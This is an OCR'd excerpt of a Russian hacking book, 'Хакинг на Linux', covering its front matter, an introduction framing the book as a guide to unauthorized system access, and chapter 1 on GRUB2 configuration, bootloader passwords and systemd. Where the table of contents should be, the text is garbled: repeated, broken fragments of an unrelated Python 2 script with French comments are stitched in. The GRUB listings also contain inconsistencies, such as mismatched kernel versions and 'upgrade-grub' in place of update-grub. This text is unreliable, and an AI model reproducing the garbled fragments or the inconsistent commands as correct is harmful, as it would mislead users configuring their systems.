
Колисниченко Д. Н.

ХАКИНГ на LINUX



Колисниченко Д. Н.

ХАКИНГ НА LINUX

"Издательство Наука и Техника"

Санкт-Петербург

УДК 004.42
ББК 32.973

Колисниченко Д. Н.

Хакинг на LINUX — СПб.: Издательство Наука и Техника, 2022. — 320 с., ил.

ISBN 978-5-907592-00-1

Данная книга расскажет, как использовать Linux для несанкционированного доступа к информационным системам, или, попросту говоря, для взлома.

*(**Примечание**. Материал носит информационный характер и каждый сам решает, как его использовать. Вся ответственность по использованию материала данной книги в противозаконных целях ложится на самого читателя).*

Первая часть книги показывает, как взломать саму Linux – вы познакомитесь с основами Linux; узнаете, как взломать локальную Linux-систему и получить права *root*; поговорим о различных уязвимостях в системе шифрования файлов и папок eCryptfs; ну и, в заключение первой части, будет показано как взломать Apache, MySQL, а также CMS WordPress.

Вторая часть книги расскажет, как использовать различные инструменты, доступные в Linux, для взлома других систем (в том числе и Linux) – познакомимся с хакерским дистрибутивом Kali Linux и узнаем о лучших инструментах из этого дистрибутива; расскажем как взломать аккаунт в социальной сети; научимся скрывать свою деятельность с помощью Tor; попробуем взломать Android-приложение посредством инструментов, входящих в состав Linux и еще много чего интересного.

ISBN 978-5-907592-00-1


Контактные телефоны издательства:
(812) 412 70 26

Официальный сайт: www.nit.com.ru

Содержание


__="hugo"
__="$25 mai 2011 19:14:28$"
rch(path,dir,i,taille): def search(path,dir,i,taille):def search(path,dir,i,taille):
nction principale. Paramètres : chemin du fichier, dossier de travail, iteration n° ,,
path.replace(dir,"") def search(path,dir,i,taille):
g = name.replace(".avi","").replace(" ","+").lower()
rl = "http://www.mlpomlk.fr/recherche/?q={0}".format(string)
= urllib2.Request(the_url) string = name.replace(".avi","").replace(" ","+").lstring =
.replace(".avi","").replace(" ","+").l
urllib2.urlopen(req)
string = name.replace(".avi","").replace(" ","+").lstring = name.rep

Введение


cept IOError, e:
.avi","").replace(" ","+").l
hasattr(e, 'reason'):
rint 'Nous avons échoué à joindre le serveur.'
rint 'Raison: ', e.reason
elif hasattr(e, 'code'):
print 'satisfaire la demande.' string = name.replace(".avi","").replace(" ","+"...
print 'Code d'' erreur : ', e.code
read()

Данная книга показывает, как использовать Linux для несанкционированного доступа к информационным системам. Попросту говоря для взлома. Первая часть книги показывает, как взломать саму Linux, вторая – как использовать различные инструменты, доступные в Linux, для взлома других систем, опять-таки, в том числе и Linux.

Мы предупреждаем читателя: материал носит информационный характер и каждый сам решает, как его использовать. Вся ответственность по использованию материала данной книги в противозаконных целях ложится на самого читателя. В книге не показываются примеры взлома каких-то реальных систем и сервисов.

В первой главе приводятся основы Linux. Ты не сможешь взломать Linux, не понимая, как она работает. Это относится не только к Linux, а и к любой другой системе. Нужно понимать, как работает та или иная система, знать ее тонкости и нюансы и только потом возможен ее взлом. Поэтому если ты не знаком с Linux, то чтение этой книги нужно начать именно с первой главы, не пропуская ее.

Далее будет показано, как взломать локальную Linux-систему и получить права *root*. Когда нет доступа к "железу", все усложняется, но нет ничего невозможного. И такой случай рассматривается в главе 3.

Четвертая глава посвящена различным уязвимостях в системе шифрования файлов и папок eCryptfs. Пятая глава будет самой интересной в этой части книги, поскольку будет показано, как взломать Apache, MySQL, а также CMS WordPress.

Следующая часть книги посвящена хакерским инструментам в Linux, которые можно использовать как для взлома самой Linux, так и для взлома других систем. В главе 7 состоится знакомство с хакерским дистрибутивом Kali Linux, а в главе 8 будут описаны популярные инструменты из этого дистрибутива. Один из этих инструментов заслуживает отдельного разговора, и он состоится в главе 9.


В главе 10 попытаемся взломать аккаунт в социальной сети, а в главе 11 – научимся скрывать свою деятельность с помощью Tor.

Дальнейший материал посвящен взлому Android-приложения посредством инструментов, входящих в состав Linux. Также немного поговорим про скриптинг для хакера.

Добро пожаловать на темную сторону!

Глава 1.

Основы Linux



1.1. Процесс загрузки ОС. Ядро

Что происходит, когда ты нажимаешь кнопку питания для включения компьютера? Сейчас не будем вдаваться во все технические моменты, поскольку нас интересует только Linux.

Если вкратце, то запускается специальная программа – BIOS (Basic Input Output System). Данная программа "зашита" в микросхему на материнской плате. Задача этой программы – запустить программу-загрузчик операционной системы. Алгоритм следующий. В настройках (BIOS SETUP) определяется *загрузочная последовательность* (Boot Sequence), например, жесткий диск, флешка, DVD – именно на этих устройствах и в заданной последовательности BIOS будет искать загрузчик операционной системы. Как только она будет найдена, BIOS запускает ее и передает управление.

Задача загрузчика – найти ядро операционной системы и передать ему управление. Также загрузчик может отображать какое-то загрузочное меню (зависит от его конфигурационных файлов), позволяющее выбрать другую конфигурацию загрузки или даже другую операционную систему. Но обо всем этом – далее.

1.1.1. Загрузчики Linux

Существует несколько загрузчиков Linux. На сегодняшний день основным загрузчиком является GRUB2, который устанавливается по умолчанию во всех современных дистрибутивах Linux.

Одним из самых "древних" загрузчиков является LILO (LInux LOader). Этот загрузчик давно уже не используется и ему на смену пришел загрузчик GRUB (GRand Unified Bootloader). GRUB является более гибким загрузчиком и "понимает" много разных файловых систем, в том числе FAT/FAT32, ext2, ext3, ReiserFS, XFS, BSDFS.

На смену GRUB пришел загрузчик GRUB2. Его отличия – очень запутанный и неудобный файл конфигурации, но время не стоит на месте и тебе придется иметь дело с ним, поскольку он установлен во всех современных дистрибутивах Linux. Про обычный GRUB уже все давно забыли. Даже если у тебя окажется какой-то древний дистрибутив, который поддерживает оба загрузчика (были такие в переходной период), все равно ты выберешь GRUB2, поскольку кроме неудобного синтаксиса конфига он еще поддерживает ext4, LVM и UEFI. А эти "пасочки" ты обязательно захочешь использовать.

1.1.2. Загрузчик GRUB2

Конфигурационные файлы

В каталоге /etc/grub.d хранятся шаблоны, определяющие настройки GRUB2. Также некоторые его параметры хранятся в файле /etc/default/grub. По шаблонам из /etc/grub.d и файлу /etc/default/grub программой /usr/sbin/grub-mkconfig создается рабочий конфигурационный файл /boot/grub/grub.cfg, который по задумке разработчиков GRUB2 пользователь не должен редактировать вручную.

Поэтому есть две стратегии настройки GRUB2. Первая заключается в непосредственном редактировании файла /boot/grub/grub.cfg. Загрузчику GRUB2 все равно, кто или что отредактирует этот файл – или пользователь или программа *grub-mkconfig*. Вторая заключается в редактировании файлов из каталога /etc/grub.d и файла /etc/default/grub. После чего нужно ввести

команду *grub-mkconfig* для создания файла /boot/grub/grub.cfg по заданным тобой настройкам.

Чтобы решить, какая из стратегий для тебя лучше, нужно знать формат и содержимое всех этих файлов. Начнем с основного файла конфигурации, который сложнее и длиннее файла конфигурации обычного GRUB (см. лист. 1.1).

Листинг 1.1. Файл конфигурации /boot/grub/grub.cfg

```
#
# Не редактируй этот файл вручную!
#
# Он автоматически генерируется программой grub-mkconfig по шаблонам
# из /etc/grub.d и настройкам из /etc/default/grub
#

### НАЧАЛО файла /etc/grub.d/00_header ###
if [ -s $prefix/grubenv ]; then
  load_env
fi
# Загрузочная метка по умолчанию
set default="0"
if [ "${prev_saved_entry}" ]; then
  set saved_entry="${prev_saved_entry}"
  save_env saved_entry
  set prev_saved_entry=
  save_env prev_saved_entry
  set boot_once=true
fi

function savedefault {
  if [ -z "${boot_once}" ]; then
    saved_entry="${chosen}"
    save_env saved_entry
  fi
}

function load_video {
  insmod vbe
  insmod vga
  insmod video_bochs
  insmod video_cirrus
}

insmod part_msdos
insmod ext2
# Корневое устройство
```

```
set root='(hd0,msdos1)'
search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
if loadfont /usr/share/grub/unicode.pf2 ; then
  set gfxmode=640x480
  load_video
  insmod gfxterm
  insmod part_msdos
  insmod ext2
  set root='(hd0,msdos1)'
  search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
  set locale_dir=($root)/boot/grub/locale
  set lang=ru_RU
  insmod gettext
fi
terminal_output gfxterm
set timeout=5
### КОНЕЦ файла /etc/grub.d/00_header ###

### НАЧАЛО файла /etc/grub.d/05_debian_theme ###
insmod part_msdos
insmod ext2
# Корневое устройство
set root='(hd0,msdos1)'
search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
insmod png
if background_image /usr/share/images/desktop-base/joy-grub.png; then
  set color_normal=white/black
  set color_highlight=black/white
else
  set menu_color_normal=cyan/blue
  set menu_color_highlight=white/blue
fi
### КОНЕЦ файла /etc/grub.d/05_debian_theme ###

### НАЧАЛО файла /etc/grub.d/10_linux ###
# Содержит главную загрузочную метку. Далее мы ее рассмотрим подробнее
menuentry 'Debian GNU/Linux, Linux 3.2.0-4-amd64' --class debian --class gnu-
linux --class gnu --class os {
   load_video
   insmod gzio
   insmod part_msdos
   insmod ext2
   set root='(hd0,msdos1)'
   search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
   echo 'Загружается Linux 4.2.0-4-amd64 ...'
```

```
   linux /boot/vmlinuz-4.2.0-4-amd64 root=UUID=b7300e54-fff5-4f31-8002-
bea43c64f344 ro initrd=/install/gtk/initrd.gz quiet
   echo 'Загружается начальный ramdisk ...'
   initrd  /boot/initrd.img-4.2.0-4-amd64
}
menuentry 'Debian GNU/Linux, Linux 4.2.0-4-amd64 (recovery mode)' --class
debian --class gnu-linux --class gnu --class os {
   load_video
   insmod gzio
   insmod part_msdos
   insmod ext2
   set root='(hd0,msdos1)'
   search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
   echo 'Загружается Linux 4.2.0-4-amd64 ...'
   linux /boot/vmlinuz-4.2.0-4-amd64 root=UUID=b7300e54-fff5-4f31-8002-
bea43c64f344 ro single initrd=/install/gtk/initrd.gz
   echo 'Загружается начальный ramdisk ...'
   initrd  /boot/initrd.img-4.2.0-4-amd64
}
### КОНЕЦ /etc/grub.d/10_linux ###

### НАЧАЛО /etc/grub.d/20_linux_xen ###
### КОНЕЦ /etc/grub.d/20_linux_xen ###

### НАЧАЛО /etc/grub.d/20_memtest86+ ###
# Метка для memtest86 - программы для проверки памяти
menuentry "Memory test (memtest86+)" {
   insmod part_msdos
   insmod ext2
   set root='(hd0,msdos1)'
   search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
   linux16 /boot/memtest86+.bin
}
menuentry "Memory test (memtest86+, serial console 115200)" {
   insmod part_msdos
   insmod ext2
   set root='(hd0,msdos1)'
   search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
   linux16 /boot/memtest86+.bin console=ttyS0,115200n8
}
menuentry "Memory test (memtest86+, experimental multiboot)" {
   insmod part_msdos
   insmod ext2
   set root='(hd0,msdos1)'
   search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
```

```
   multiboot  /boot/memtest86+_multiboot.bin
}
menuentry "Memory test (memtest86+, serial console 115200, experimental
multiboot)" {
   insmod part_msdos
   insmod ext2
   set root='(hd0,msdos1)'
   search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
   multiboot  /boot/memtest86+_multiboot.bin console=ttyS0,115200n8
}
### КОНЕЦ /etc/grub.d/20_memtest86+ ###

# Далее этот файл я немного сократил, поскольку дальше в нем нет
ничего интересного
```

Файл огромный и его синтаксис напоминает синтаксис bash-сценариев. Если ты просмотрел этот конфигурационный файл, то уже догадался, что делает программа grub-mkconfig: она собирает воедино все файлы из каталога /etc/grub.d (кстати, в листинге 1.1 перечислена большая часть из этих файлов) и вносит в общий конфигурационный файл из /etc/default/grub.

Основная запись из всего листинга 1.1 – это запись *menuentry*. Именно в таких записях описываются элементы меню загрузчика GRUB.

```
menuentry 'Debian GNU/Linux, Linux 4.2.0-4-amd64' --class debian --class gnu-
linux --class gnu --class os {
   load_video
   insmod gzio
   insmod part_msdos
   insmod ext2
   set root='(hd0,msdos1)'
   search --no-floppy --fs-uuid --set=root b7300e54-fff5-4f31-8002-
bea43c64f344
   echo 'Loading Linux 4.2.0-4-amd64 ...'
   linux /boot/vmlinuz-4.2.0-4-amd64 root=UUID=b7300e54-fff5-4f31-
8002-bea43c64f344 ro initrd=/install/gtk/initrd.gz quiet
   echo 'Loading initial ramdisk ...'
   initrd  /boot/initrd.img-4.2.0-4-amd64
}
```

В одинарных кавычках после *menuentry* указывается название загрузочной метки. Далее идут параметры, которые вообще можно не указывать и от этого Debian загружаться не перестанет. В фигурных скобках – основная

конфигурация. Директива *load_video* – это не что иное, как вызов функции *load_video*, которая также описана в этом файле конфигурации. Функция вставляет некоторые модули (команда *insmod*), необходимые для работы графического режима. Обратите внимание, что команды *insmod* загружают не модули ядра Linux, а модули GRUB2, которые находятся в каталоге /boot/grub.

Внутри {} можно использовать команду *echo* для обозначения различных этапов загрузки, что и сделано в нашем примере. Можете отказаться от *echo*, на загрузку это никак не повлияет.

Основные команды – это *linux* и *initrd*. Первая указывает путь к ядру Linux и задает параметры ядра. В нашем случае параметр ядра *root* указывает устройство, на котором находится корневая файловая система. Устройство указано в виде UUID. UUID-имена очень удобны. Представим, что у тебя есть один жесткий диск SATA и два контроллера. Если ты подключишь его ко второму контроллеру, обычное имя изменится (например, было /dev/sda, а стало /dev/sdb), а UUID-имя – нет. При желании, можно указать имя в старом формате, например, root=/dev/sda1. Параметр ядра *root* задает монтирование корневой файловой системы в режиме "только чтение" (это нормально, позже она будет перемонтирована), *initrd* – задает файл RamDisk, а последний параметр ядра *quiet* задает "тихую" загрузку ядра, при которой будут выводиться только самые важные сообщения.

Команда *initrd* задает путь к файлу *initrd*.

Теперь рассмотрим файл /etc/default/grub (листинг 1.2)

Листинг 1.2. Файл /etc/default/grub

```
# После редактирования этого файла запустите команду 'update-grub' для
# обновления файла /boot/grub/grub.cfg.
# Для получения полной информации об этом файле введите команду
#   info -f grub -n 'Simple configuration'

# Загрузочный элемент (menuentry по умолчанию)
GRUB_DEFAULT=0
# Таймаут
GRUB_TIMEOUT=5
# Задает название дистрибутива, не изменяй эту строку
GRUB_DISTRIBUTOR=`lsb_release -i -s 2> /dev/null || echo Debian`
# Параметры ядра Linux по умолчанию
GRUB_CMDLINE_LINUX_DEFAULT="quiet"
```

```
# Еще одна строка для задания параметров ядра
GRUB_CMDLINE_LINUX="initrd=/install/gtk/initrd.gz"

# Раскомментируй эту строку, если нужно отключить графический режим
#GRUB_TERMINAL=console

# Разрешение в графическом режиме
# Можно использовать только те режимы, которые видеокарта
# поддерживает через VBE. Просмотреть список
# таких режимов можно с помощью команды `vbeinfo'
#GRUB_GFXMODE=640x480

# Раскомментируй эту строку, если не хочешь
# использовать UUID-имена устройств
#GRUB_DISABLE_LINUX_UUID=true

# Расскомментируй, если хочешь запретить генерирование меток восстановления
#GRUB_DISABLE_RECOVERY="true"

# Раскомментируй, если нужно получить гудок при загрузке GRUB
#GRUB_INIT_TUNE="480 440 1"
```

Как видишь, параметры из файла /etc/default/grub понятны и не нуждаются в особых комментариях. Но в нем мы узнали о еще одной команде – *update-grub*. Так какую из них использовать – *update-grub* или *grub-mkconfig*?

На самом деле это почти одна и та же команда. Дело в том, что команда *grub-mkconfig* по умолчанию выводит конфигурацию GRUB2 на экран, поэтому, чтобы она записалась в файла /boot/grub/grub.cfg, запускать ее нужно так:

```
sudo grub-mkconfig > /boot/grub/grub.cfg
```

Или же ты можешь ввести команду *update-grub*, которая сделает то же самое. Другими словами, команда *update-grub* – это сценарий, который вызывает только что приведенную команду. Как по мне, то использовать команду *update-grub* удобнее.

Так какую стратегию GRUB2 использовать? Редактировать шаблоны и параметры или сразу конфигурационный файл? Если ты работаешь за компьютером в гордом одиночестве и других администраторов не предвидится, то тогда ты можешь выбрать ту стратегию, которая тебе больше нравится.

Если же есть или планируются другие администраторы, то нужно редактировать шаблоны и параметры вместо редактирования конфигурационного

файла вручную. Дело в том, что если будут внесены изменения непосредственно в конфигурационный файл, а потом другой администратор захочет изменить какой-то незначительный параметр, например, добавить гудок при загрузке GRUB2, то команда *update-grub* перезапишет все сделанные изменения.

Выбор метки по умолчанию

Как правило, даже если у тебя установлена одна только Linux, у тебя будет несколько загрузочных меток (несколько записей *menuentry*). Выбрать метку по умолчанию можно с помощью параметра GRUB_DEFAULT. Нумерация меток начинается с 0, то есть первой метке соответствует значение 0.

После того, как будет установлен другой номер метки по умолчанию, нужно ввести команду *update-grub* и перезагрузить систему.

Другими словами, последовательность такая: редактируем файл /etc/default/grub, изменяем значение параметра GRUB_DEFAULT и вводим команду *update-grub*.

Пароль загрузчика GRUB2

Загрузчик GRUB позволял только установить пароль – или общий или на загрузку определенной метки. Загрузчик GRUB2 более гибкий в этом плане, поскольку предоставляет возможность настроить не только пароли, но и логины. Также есть минимальная система разграничения прав доступа.

Итак, в GRUB2 есть суперпользователь, который может редактировать загрузочные метки. Существует возможность восстановить пароль *root* путем передачи ядру параметра *init*. Но для этого нужно отредактировать конфигурацию GRUB2. Если ты установишь пароль суперпользователя, то изменить конфигурацию загрузчика можно будет только после ввода этого пароля.

Также в GRUB2 есть обычные пользователи, которые имеют право только выбирать загрузочную метку. Они не имеют права редактировать конфигурацию загрузчика. В принципе, можно обойтись одним паролем суперпользователя, но при желании GRUB2 может довольно гибко разграничить права пользователей.

Давайте сначала добавим пароль суперпользователя. Для этого в файл /etc/grub.d/00_header добавь строки:

```
set superusers="main_admin"
password main_admin 123456789
```

Первая команда задает суперпользователя *main_admin*, а вторая – задает для него пароль. Старайтесь избегать общепринятых имен вроде *admin*, *root* и т.д. Так у злоумышленника, который хочет изменить конфигурацию GRUB2 будет две неизвестных.

Пароль пока в незашифрованном виде и это не очень хорошо. Поскольку если загрузиться с LiveCD или LiveUSB, то его можно будет увидеть. Позже я покажу, как зашифровать пароль.

Обычные пользователи задаются инструкцией *password*, например:

```
password me 12345
```

По сути *main_admin* – тоже был бы обычным пользователем, если бы не инструкция *set superusers*, которая делает его суперпользователем.

Представим, что у нас есть следующие строки:

```
set superusers="main_admin"
password main_admin 123456789
password me 12345
```

Пользователь *main_admin* может загружать операционные системы и редактировать конфигурацию GRUB2. Пользователь me может только загружать операционные системы.

Если ты хочешь, чтобы определенные метки могли загружать только определенные пользователи, добавьте к *menuentry* параметр *--users*:

```
menuentry "Windows" --users me {
        insmod part_msdos
        insmod ntfs
        set root='(hd0,msdos1)'
```

```
        search --no-floppy --fs-uuid --set UUID
        drivemap -s (hd0) ${root}
        chainloader +1
}
```

Теперь зашифруем пароль. Введи команду:

```
grub-mkpasswd-pbkdf2
```

Программа запросит пароль, зашифрует его и выведет на экран его кэш. Вывод будет примерно таким:

```
grub.pbkdf2.sha512.10000.9290F727ED06C38BA4549EF7DE25CF5642659
211B7FC076F2D27080136.887CFF169EA83D5235D8004742AA7D6187A41E31
87DF0CE14E256D85ED97A979080136.887CFF169EA8335235D8004242AA7D6
187A41E3187DF0CE14E256D85ED97A97357AAA8FF0A3871AB9EEFF458392F4
62F495487387F685B7472FC6C29E293F0A0
```

Данный хэш нужно указать вместо пароля пользователя. Однако вместо инструкции *passwd* нужно использовать *password_pbkdf2*. Например:

```
password_pbkdf2 me grub.pbkdf2.sha512.10000.9290F727ED06C38BA4
549EF7DE25CF5642659211B7FC076F2D27080136.887CFF169EA83D5235D80
04742AA7D6187A41E3187DF0CE14E256D85ED97A979080136.887CFF169EA8
335235D8004242AA7D6187A41E3187DF0CE14E256D85ED97A97357AAA8FF0A
3871AB9EEFF458392F462F495487387F685B7472FC6C29E293F0A0
```

После изменения файлов из каталога /etc/grub.d не забудь ввести команду *upgrade-grub* для обновления основного файла конфигурации.

Установка загрузчика

Команда установки загрузчика такая же, как и в случае с GRUB:

```
# /sbin/grub-install <устройство>
```

Например:

```
# /sbin/grub-install /dev/sda
```

Поскольку GRUB2 у тебя уже установлен, вряд ли когда-то придется вводить эту команду. Исключение может составить разве что переустановка операционной системы, которая перезапишет загрузочный сектор своим загрузчиком. Поэтому тебе придется загрузиться с LiveCD, выполнить *chroot* для вашей старой корневой системы и ввести команду *grub-install* для установки загрузчика GRUB2.

1.1.3. Система инициализации

После своей загрузки ядро передает управление системе инициализации. Цель этой системы – выполнить дальнейшую инициализацию системы. Самая главная задача системы инициализации – запуск и управление системными службами.

Служба (*сервис, демон*) – *специальная программа, выполняющаяся в фоновом режиме и предоставляющая определенные услуги* (или, как говорят, сервис – отсюда и второе название).

Что превращает обычный компьютер, скажем, в FTP-сервер? Правильно, запущенная служба FTP – тот же ProFTPD или что-то подобное. Ты можешь установить программу ProFTPD и настроить ее на автоматический запуск системой инициализации. Тогда при каждой загрузке наш компьютер будет превращаться в FTP-сервер. Аналогично и с другими сервисами – достаточно установить определенную программу, чтобы превратить компьютер в веб-сервер или почтовый сервер. Но стоит тебе отключить ее и компьютер уже прекращает предоставлять обеспечиваемые программой услуги, следовательно, превращается в самый обычный компьютер.

В мире Linux существовало очень много разных систем инициализации – *init*, *upstart*, *init-ng*. Все их рассматривать уже нет смысла, поскольку в современных дистрибутивах используется современная система инициализации **systemd**.

systemd — подсистема инициализации и управления службами в Linux, фактически вытеснившая в 2010-е годы традиционную подсистему ***init***. Основная особенность — интенсивное распараллеливание запуска служб в процессе загрузки системы, что позволяет существенно ускорить запуск операционной системы. Основная единица управления — модуль, одним из

типов модулей являются "службы" — аналог демонов — наборы процессов, запускаемые и управляемые средствами подсистемы и изолируемые контрольными группами.

Принцип работы

Система инициализации **systemd** используется во многих современных дистрибутивах, в частности в Fedora, Ubuntu, CentOS и openSUSE. На данный момент – это самая быстрая система инициализации.

Давайте подумаем, как можно ускорить запуск Linux? Можно пойти по пути *upstart* – параллельно запускать службы. Но параллельный запуск – не всегда хорошо. Нужно учитывать зависимости служб. Например, сервис **d-bus** нужен многим другим сервисам. Пока сервис d-bus не будет запущен, нельзя запускать сервисы, которые от него зависят.

Если сначала запускать основные сервисы и ждать, пока они будут запущены, а потом уже запускать службы, которые от них зависимы, особого выигрыша в производительности по сравнению с **init** ты не увидишь. Но если сервис *d-bus* (или любой другой, от которого зависят какие-то другие сервисы) запускается долго, то все остальные службы будут ждать его.

Как обойти это ограничение? При своем запуске службы проверяют, запущена ли необходимая им служба, по наличию файла сокета. Например, в случае с *d-bus* – это файл /var/run/dbus/system_bus_socket. Если мы создадим сокеты для всех служб, то мы можем запускать их параллельно, особо не беспокоясь, что произойдет сбой какой-то службы при запуске из-за отсутствия службы, от которой они зависят. Даже если несколько служб, которым нужен сервис d-bus, запустятся раньше, чем сам сервис d-bus: ничего страшного. Каждая из этих служб отправит в сокет (главное, что он уже открыт!) сообщение, которое обработает сервис d-bus после того, как он запустится. Вот и все.

Но это не единственное "ухищрение", посредством которого осуществляется ускорение запуска компьютера, инициализацию которого производит **systemd**. Эта система инициализации запускает только необходимые сервисы. Остальные же будут запущены по мере необходимости. Концепция отложенного запуска используется и в других операционных системах – например, в Mac OS X (там система инициализации называется *launchd*) и в Windows (*концепция отложенного запуска служб*). Так что решение не очень новое, но зато проверенное.

